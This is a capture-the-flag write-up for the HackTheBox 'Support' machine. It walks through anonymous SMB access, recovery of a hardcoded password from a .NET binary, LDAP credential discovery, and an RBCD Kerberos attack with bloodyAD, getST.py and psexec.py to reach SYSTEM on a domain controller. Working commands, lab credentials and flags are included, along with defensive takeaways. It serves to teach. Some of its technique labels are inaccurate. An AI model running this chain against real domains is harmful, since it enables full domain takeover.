
┌─────────────────────────────────────────────────────────────────┐
│                        ATTACK CHAIN                             │
│                                                                 │
│  [Nmap]  ──►  [SMB Anonymous]  ──►  [UserInfo.exe Download]    │
│                                            │                    │
│                                    [.NET Decompile]             │
│                                            │                    │
│                                    [XOR Password Decode]        │
│                                            │                    │
│                                    [LDAP Auth as ldap user]     │
│                                            │                    │
│                                    [LDAP Enum → info field]     │
│                                            │                    │
│                                    [WinRM as support user]      │
│                                            │                    │
│                                    [BloodHound → RBCD path]     │
│                                            │                    │
│                              [Add Fake Computer (bloodyAD)]     │
│                                            │                    │
│                              [getST → Silver Ticket Admin]      │
│                                            │                    │
│                              [psexec.py → SYSTEM on DC]  ◄──┘  │
└─────────────────────────────────────────────────────────────────┘
Machine Info
Field Value Name Support OS Windows Server 2022 Difficulty Easy Category Active Directory Key Techniques SMB Anonymous, .NET Reverse Engineering, LDAP Enumeration, RBCD

Step 1 — Reconnaissance (Nmap)
We start with a SYN scan combined with version detection and default scripts.
sudo nmap -sS -sV -sC 10.129.49.247
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
Reading the scan:
The port profile is a textbook Windows Domain Controller: DNS (53), Kerberos (88), LDAP (389/3268), SMB (445), and WinRM (5985). The hostname is DC, the domain is support.htb. We add that to /etc/hosts and start with SMB.
Step 2 — SMB Anonymous Enumeration
smbclient -L //support.htb/ -N
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
support-tools   Disk      support staff tools
SYSVOL          Disk      Logon server share
The support-tools share is accessible anonymously. Let's connect:
smbclient //support.htb/support-tools -N
smb: \> ls
  7-ZipPortable_21.07.paf.exe
  npp.8.4.1.portable.x64.zip
  putty.exe
  SysinternalsSuite.zip
  UserInfo.exe.zip        <-- unusual
  windirstat1_1_2_setup.exe
  WiresharkPortable64_3.6.5.paf.exe
UserInfo.exe.zip stands out — it's the only custom binary, likely developed internally. We download it.
smb: \> get UserInfo.exe.zipStep 3 — Reverse Engineering UserInfo.exe
After unzipping we get a .NET executable with its dependencies:
UserInfo.exe
UserInfo.exe.config
CommandLineParser.dll
Microsoft.Extensions.DependencyInjection.dll
...
We open UserInfo.exe in dnSpy (or ILSpy). Inside UserInfo.Services.LdapQuery, we find a getPassword() method in the Protected class:
internal class Protected
{
    private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
    private static byte[] key = Encoding.ASCII.GetBytes("armando");
    public static string getPassword()
    {
        byte[] array = Convert.FromBase64String(enc_password);
        byte[] array2 = array;
        for (int i = 0; i < array.Length; i++)
        {
            array2[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
        }
        return Encoding.Default.GetString(array2);
    }
}
What this code does:
- Base64-decodes the
enc_passwordstring - Applies a double XOR byte by byte:
byte ^ key[i % 7] ^ 0xDF
The double XOR is self-reversible — applying the same operation on the ciphertext gives back the plaintext. We write the Python script:
import base64
enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
data = base64.b64decode(enc_password)
decoded = ""
for i in range(len(data)):
    char = data[i] ^ key[i % len(key)] ^ 0xDF
    decoded += chr(char)
print(f"Password: {decoded}")
python3 solve.py
Password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
We have a password. Now we need the associated username — since the application connects to LDAP, the account is most likely ldap.
Step 4 — LDAP Enumeration
We validate the LDAP credentials and enumerate all domain users:
ldapsearch -x -H ldap://support.htb \
  -D "support\\ldap" \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "DC=support,DC=htb" \
  "(objectClass=user)" sAMAccountName description info
Among the results, the support object contains something interesting:
dn: CN=support,CN=Users,DC=support,DC=htb
sAMAccountName: support
info: Ironside47pleasure40Watchful
A cleartext password stored in the info attribute. This is a common misconfiguration in poorly managed Active Directory environments — admins use description or info fields to store sensitive notes.
Credentials obtained: support:Ironside47pleasure40Watchful
Step 5 — Initial Access via WinRM
We verify whether the support account can authenticate via WinRM:
nxc winrm 10.129.49.247 -u 'support' -p 'Ironside47pleasure40Watchful'
WINRM  10.129.49.247  5985  DC  [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
We connect:
evil-winrm -i 10.129.49.247 -u 'support' -p 'Ironside47pleasure40Watchful'
*Evil-WinRM* PS C:\Users\support\Desktop> type user.txt
70a5025805087c200acba0bf91d237ff
🎯 User flag captured.
Step 6 — BloodHound & Privilege Escalation Path
We collect BloodHound data from our attack machine:
bloodhound-python -u support -p "Ironside47pleasure40Watchful" \
  -d support.htb -dc 10.129.49.247 -c All --zip
In BloodHound, we identify the critical path:
support  ──► [member of]  ──► Shared Support Accounts
Shared Support Accounts  ──► [GenericAll on]  ──► DC$
GenericAll on the DC's machine account is a powerful attack primitive. It enables configuring Resource-Based Constrained Delegation (RBCD).

Concept: Resource-Based Constrained Delegation (RBCD)
Understanding this before exploiting it matters.
Kerberos Delegation — Context
In an Active Directory environment, Kerberos delegation allows a service to act on behalf of a user to access other services. A classic example: an IIS web server that needs to access a SQL Server using the authenticated user's identity.
There are three delegation types:
Type Control Risk Unconstrained Any service Very high — stores TGTs Constrained Limited to SPNs defined on the delegator Medium — admin-configured Resource-Based Constrained (RBCD) Defined on the target resource, not the delegator High if misconfigured
The Key Difference with RBCD
In classic constrained delegation, an admin sets msDS-AllowedToDelegateTo on the account doing the delegating. With RBCD, it's the target resource that controls who can delegate to it, via the msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
Simplified diagram:
Classic Constrained Delegation:
  [ServiceA] --(AllowedToDelegateTo)--> [ServiceB]
  Configured by an admin on ServiceA
RBCD:
  [DC$] --(AllowedToActOnBehalfOf)--> [ATTACKERSYSTEM$]
  Configured on DC$ — and we control DC$ via GenericAll
Why GenericAll on DC$ Enables RBCD
GenericAll gives full control over an AD object. This includes the ability to write the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on DC$'s machine account.
The exploitation chain:
- Create a machine account we control (any domain user can create up to 10 by default —
MachineAccountQuota) - Write our machine into
msDS-AllowedToActOnBehalfOfOtherIdentityon DC$ → we authorize our machine to delegate on DC$ - Use S4U2Self + S4U2Proxy to request a service ticket (TGS) on behalf of any user, including Administrator, to access DC$
- Use that ticket to authenticate to DC$ as Administrator
The S4U Extensions
- S4U2Self: Allows a service to request a ticket for itself on behalf of a user, without that user authenticating
- S4U2Proxy: Allows using that ticket to access another service (the DC in our case)
Step 7 — RBCD Exploitation
7.1 — Create a Machine Account
bloodyAD -d support.htb \
  -u support -p 'Ironside47pleasure40Watchful' \
  --host dc.support.htb \
  add computer 'ATTACKERSYSTEM' 'Summer2018!'
[+] ATTACKERSYSTEM$ created
7.2 — Configure RBCD on DC$
We authorize ATTACKERSYSTEM$ to impersonate any user on DC$:
bloodyAD -d support.htb \
  -u support -p 'Ironside47pleasure40Watchful' \
  --host dc.support.htb \
  add rbcd 'DC$' 'ATTACKERSYSTEM$'
[+] ATTACKERSYSTEM$ can now impersonate users on DC$ via S4U2Proxy
At this point, DC$'s msDS-AllowedToActOnBehalfOfOtherIdentity attribute now contains a reference to ATTACKERSYSTEM$.
7.3 — Request a Service Ticket for Administrator
We use Impacket's getST.py to request a service ticket while impersonating Administrator:
python3 /usr/share/doc/python3-impacket/examples/getST.py \
  -spn 'cifs/dc.support.htb' \
  -impersonate 'Administrator' \
  -dc-ip dc.support.htb \
  'support.htb/ATTACKERSYSTEM$:Summer2018!'
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
The ticket is saved locally in a .ccache file.
7.4 — Use the Ticket for SYSTEM Access
We export the ticket into the Kerberos environment variable and use psexec.py:
export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
python3 /usr/share/doc/python3-impacket/examples/psexec.py \
  support.htb/administrator@dc.support.htb \
  -k -no-pass
[*] Found writable share ADMIN$
[*] Uploading file RbnQuqaY.exe
[*] Creating service on dc.support.htb
[*] Starting service...
Microsoft Windows [Version 10.0.20348.859]
C:\Windows\system32> whoami
nt authority\system
C:\Users\Administrator\Desktop> type root.txt
397c189f2c843eb6a600f57dfeb2eb0b
🎯 Root flag captured. Domain Compromised.
Defensive Takeaways
Attack Vector Defensive Recommendation Anonymously accessible SMB share Disable null session access. Audit shares with net share and restrict ACLs Hardcoded credentials in a binary Never store credentials in code. Use secrets managers (CyberArk, HashiCorp Vault, DPAPI) Cleartext password in LDAP info attribute Regularly audit description and info fields across all AD objects GenericAll on DC$ for a non-admin group Audit AD ACLs with BloodHound. Enforce least privilege. Remove excessive delegations MachineAccountQuota > 0 Lower ms-DS-MachineAccountQuota to 0 at domain level. Only admins should create machine accounts Unmonitored RBCD Monitor writes to msDS-AllowedToActOnBehalfOfOtherIdentity (Event ID 5136)
CVE / MITRE Reference
Technique Reference Description RBCD Abuse MITRE T1558.001 Kerberos Golden/Silver Ticket via delegation GenericAll ACL Abuse MITRE T1484.001 Domain Policy Object & ACL modification Credentials in Files MITRE T1552.001 Credentials in binaries / config files LDAP Anonymous Enumeration MITRE T1087.002 Account Discovery: Domain Account
Tools Used
Tool Usage nmap Port scanning & service detection smbclient SMB enumeration & file retrieval dnSpy / ILSpy .NET binary reverse engineering ldapsearch LDAP enumeration NetExec (nxc) WinRM authentication check evil-winrm WinRM shell bloodhound-python AD attack path enumeration bloodyAD RBCD configuration via GenericAll getST.py (Impacket) S4U2Self + S4U2Proxy ticket request psexec.py (Impacket) SYSTEM shell via Kerberos ticket
HackTheBox machine — educational content only. Always practice in authorized environments.